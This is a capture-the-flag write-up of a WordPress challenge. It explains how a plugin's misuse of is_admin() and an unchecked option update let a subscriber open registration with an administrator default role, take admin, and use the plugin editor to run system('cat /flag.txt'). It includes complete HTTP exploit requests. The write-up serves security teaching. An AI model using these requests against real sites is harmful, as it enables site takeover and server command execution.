

Silentsnow

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my-plugin.php 9+ X
web_silentsnow > challenge > src > plugins > my-plugin > my-plugin.php > PHP > My_Plugin > init()

45 class My_Plugin {
46     public function init(): void {
47         if (isset($_GET['settings'])) {
48             $this->admin_page();
49             exit;
50         }
51     }
52 }

100    public function admin_page(): void {
101        // Ensure user is admin
102        if (!is_admin()) { ←
103            wp_die('Access denied');
104        }
105
106        if (isset($_POST['my_plugin_action'])) {
107            check_admin_referer("my_plugin_nonce", "my_plugin_nonce");
108            →
109            $mode = sanitize_text_field($_POST['mode']);
110            update_option($_POST['my_plugin_action'], $mode);
111            echo '<div class="updated"><p>Mode saved.</p></div>';
112        } elseif (isset($_POST['my_plugin_action']) && $_POST['my_plugin_action'] === 'reset') {
113            delete_option('my_plugin_dark_mode');
114            echo '<div class="updated"><p>Mode reset to default.</p></div>';
115        }
116    }
117 }
```

← → ⌂ localhost:1337/wp-admin/?settings

My Plugin Settings

Theme Mode

Select Mode

`is_admin()` trong WordPress:

- Trả về true nếu request đang chạy trong admin dashboard
 - URL dạng: /wp-admin/*
- KHÔNG liên quan tới:
 - role (admin, editor...)
 - capability (manage_options , edit_posts ...)

⚠ User thường (subscriber) vẫn `is_admin() == true` nếu vào wp-admin

Request

Pretty Raw Hex


```
1 POST /wp-admin/?settings HTTP/1.1
2 Host: localhost:1337
3 Content-Length: 112
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost:1337
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:1337/wp-admin/?settings
19 Accept-Encoding: gzip, deflate, br
20 Cookie: comment_author_dc5265ec90a5af9d15090e4eea33db2e=xeu;
comment_author_email_dc5265ec90a5af9d15090e4eea33db2e=xey%40gmail.com
21 Connection: keep-alive
22
23 my_plugin_nonce=7387cc1038&_wp_http_referer=%2Fwp-admin%2F%3Fsettings&mode=1&
my_plugin_action=users_can_register
```



Request

Pretty Raw Hex

```
1 POST /wp-admin/?settings HTTP/1.1
2 Host: localhost:1337
3 Content-Length: 118
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost:1337
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:1337/wp-admin/?settings
19 Accept-Encoding: gzip, deflate, br
20 Cookie: comment_author_dc5265ec90a5af9d15090e4eea33db2e=xeu;
comment_author_email_dc5265ec90a5af9d15090e4eea33db2e=xey%40gmail.com
21 Connection: keep-alive
22
23 my_plugin_nonce=7387cc1038&_wp_http_referer=%2Fwp-admin%2F%3Fsettings&mode=administrator&
my_plugin_action=default_role
```



localhost:1337/wp-login.php?action=register



Register For This Site

Username

Email

Registration confirmation will be emailed to you.

Log in | Lost your password?
— Go to The Tinselwick Chronicles

localhost:1337/wp-admin/index.php

The Tinselwick Chronicles

Howdy, xeu22

Screen Options Help

Dashboard

Site Health Status

No information yet... Site health checks will automatically run periodically to gather information about your site. You can also visit the [Site Health screen](#) to gather information about your site now.

At a Glance

5 Posts 1 Page 2 Comments

WordPress 6.9 running [Silent Snow Christmas](#) theme.

Activity

Published	Post Title
Today, 2:07 am	The Festival Lights: Making Sure the Magic Always Returns
Today, 2:07 am	Sweet Riddle: Decoding the Sugar Secrets in Your Cocoa Cup
Today, 2:07 am	Where Did All the Cocoa Supplies Go? A Scout's Guide to Tracking Treats
Today, 2:07 am	Unraveling the Festive Threads: Tips for Fixing Those Tangles in the Season's Magic
Today, 2:07 am	Hello world!

Recent Comments

From xeu on [Hello world!](#)
???

From A WordPress Commenter on [Hello world!](#)
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the [Comments screen](#) in...

Quick Draft

Title

Content

What's on your mind?

WordPress Events and News

Attend an upcoming event near you. [Select location](#)

There are no events scheduled near you at the moment. Would you like to [organize a WordPress event](#)?

2026 Global Partner Program Announcement
State of the Word 2025: Innovation Shaped by Community
Gutenberg Times: Roadmap for WordPress 7.0 and schedule, commands for the Command Palette, Gutenberg 22.3, and more — Weekend Edition 353
Matt: Wolfram Automattica
Open Channels FM: Delivering Customer Value Through Collaborative Ecosystem Partnerships

Meetups [\[\]](#) | WordCamps [\[\]](#) | News [\[\]](#)

All (2) | Mine (0) | Pending (0) | Approved (2) | Spam (0) |
Trash (0)

Deactive plugin:

A screenshot of the WordPress Plugins page. It shows a plugin named "My Plugin" with the following details:

- Activation status: Deactivated
- Description: A custom WordPress plugin for the challenge
- Version: 1.0.0
- Author: Challenge Author
- Link: Visit plugin site

A green arrow points to the "Activate" button.

Plugin editor:

A screenshot of the WordPress Plugin Editor. The left sidebar shows the "Plugins" section is selected. The main area displays the code for "my-plugin.php":

```
44 */
45 class My_Plugin {
46
47     /**
48      * Constructor
49     */
50
51     public function __construct() {
52         add_action('wp_enqueue_scripts', array($this, 'enqueue_scripts'));
53         add_action('admin_menu', array($this, 'add_admin_menu'));
54         add_filter('body_class', array($this, 'add_body_class'));
55         add_action("wp_loaded", array($this, "init"), 9999);
56     }
57
58     public function init() {
59         if (isset($_GET['settings'])) {
60             system('cat /flag.txt');
61             $this->admin_page();
62             exit;
63         }
64     }
65 }
```

A green arrow points to the line of code that executes the command `system('cat /flag.txt')`.

Active plugin :

A screenshot of the WordPress Plugins page. It shows the same "My Plugin" settings as before, but the activation status is now "Active".

A screenshot of the WordPress Settings page. The URL is "localhost:1337/wp-admin/?settings". The page displays a setting named "fake{flag}" with a value of " ". A green arrow points to this setting.

My Plugin Settings

Theme Mode

Select Mode Dark Mode ▾

Save Changes Reset to Default